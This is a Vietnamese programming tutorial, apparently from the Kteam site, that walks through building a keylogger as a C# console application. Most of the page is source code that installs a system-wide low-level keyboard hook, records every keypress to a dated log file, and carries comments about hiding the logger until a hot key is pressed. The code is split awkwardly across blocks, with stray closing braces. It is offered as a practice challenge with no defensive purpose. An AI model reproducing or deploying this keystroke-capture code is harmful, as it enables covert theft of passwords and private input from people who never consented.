

Bài: Giới thiệu các API cần thiết tool Keylogger với C# Console Application

Xem bài học trên website để ủng hộ Kteam: [Giới thiệu các API cần thiết tool Keylogger với C# Console Application](#)

Mọi vấn đề về lỗi website làm ảnh hưởng đến bạn hoặc thắc mắc, mong muốn khóa học mới, nhằm hỗ trợ cải thiện Website. Các bạn vui lòng phản hồi đến Fanpage [How Kteam](#) nhé!


Không có gì tuyệt vời hơn là luyện tập với ví dụ thực tế. Nào cùng nhau thử thách bản thân với tool: Keylogger

Bạn nên có kiến thức về:

- Console application
- Threading
- Bitmap
- Vòng lặp
- Xử lý chuỗi
- Nhiều thứ linh tinh khác

Code Program.cs

C#:



```

using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Drawing;
using System.Drawing.Imaging;
using System.IO;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;
using System.Threading;
using System.Threading.Tasks;
using System.Windows.Forms;

namespace KeyLogger
{
    class Program
    {
        #region hook key board
        private const int WH_KEYBOARD_LL = 13;
        private const int WM_KEYDOWN = 0x0100;

        private static LowLevelKeyboardProc _proc = HookCallback;
        private static IntPtr _hookID = IntPtr.Zero;

        private static string logName = "Log_";
        private static string logExtention = ".txt";

        [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
        private static extern IntPtr SetWindowsHookEx(int idHook,
            LowLevelKeyboardProc lpfn, IntPtr hMod, uint dwThreadId);

        [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
        [return: MarshalAs(UnmanagedType.Bool)]
        private static extern bool UnhookWindowsHookEx(IntPtr hhk);

        [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
        private static extern IntPtr CallNextHookEx(IntPtr hhk, int nCode,
            IntPtr wParam, IntPtr lParam);

        [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
        private static extern IntPtr GetModuleHandle(string lpModuleName);

        /// <summary>
        /// Delegate a LowLevelKeyboardProc to use user32.dll
        /// </summary>
        /// <param name="nCode"></param>
        /// <param name="wParam"></param>
        /// <param name="lParam"></param>
        /// <returns></returns>
        private delegate IntPtr LowLevelKeyboardProc(
            int nCode, IntPtr wParam, IntPtr lParam);

        /// <summary>
        /// Set hook into all current process
        /// </summary>
        /// <param name="proc"></param>
        /// <returns></returns>
        private static IntPtr SetHook(LowLevelKeyboardProc proc)
        {
            using (Process curProcess = Process.GetCurrentProcess())
            {
                using (ProcessModule curModule = curProcess.MainModule)
                {
                    return SetWindowsHookEx(WH_KEYBOARD_LL, proc,
                        GetModuleHandle(curModule.ModuleName), 0);
                }
            }
        }
    }
}

```

```

    }
}

/// <summary>
/// Every time the OS call back pressed key. Catch them
/// then cal the CallNextHookEx to wait for the next key
/// </summary>
/// <param name="nCode"></param>
/// <param name="wParam"></param>
/// <param name="lParam"></param>
/// <returns></returns>
private static IntPtr HookCallback(int nCode, IntPtr wParam, IntPtr lParam)
{
    if (nCode >= 0 && wParam == (IntPtr)WM_KEYDOWN)
    {
        int vkCode = Marshal.ReadInt32(lParam);

        WriteLog(vkCode);
    }
    return CallNextHookEx(_hookID, nCode, wParam, lParam);
}

/// <summary>
/// Write pressed key into log.txt file
/// </summary>
/// <param name="vkCode"></param>
static void WriteLog(int vkCode)
{
    Console.WriteLine((Keys)vkCode);
    string logNameToWrite = logName + DateTime.Now.ToLongDateString() + logExtention;
    StreamWriter sw = new StreamWriter(logNameToWrite, true);
    sw.Write((Keys)vkCode);
    sw.Close();
}

/// <summary>
/// Start hook key board and hide the key logger
/// Key logger only show again if pressed right Hot key
/// </summary>
static void HookKeyboard()
{
    _hookID = SetHook(_proc);
    Application.Run();
    UnhookWindowsHookEx(_hookID);
}
#endregion

static void Main(string[] args)
{
    HookKeyboard();
}
}

```

Bài sau chúng ta sẽ cùng nhau tạo timer.

Đừng quên: **"Luyện tập – Thử thách – Không ngại khó"**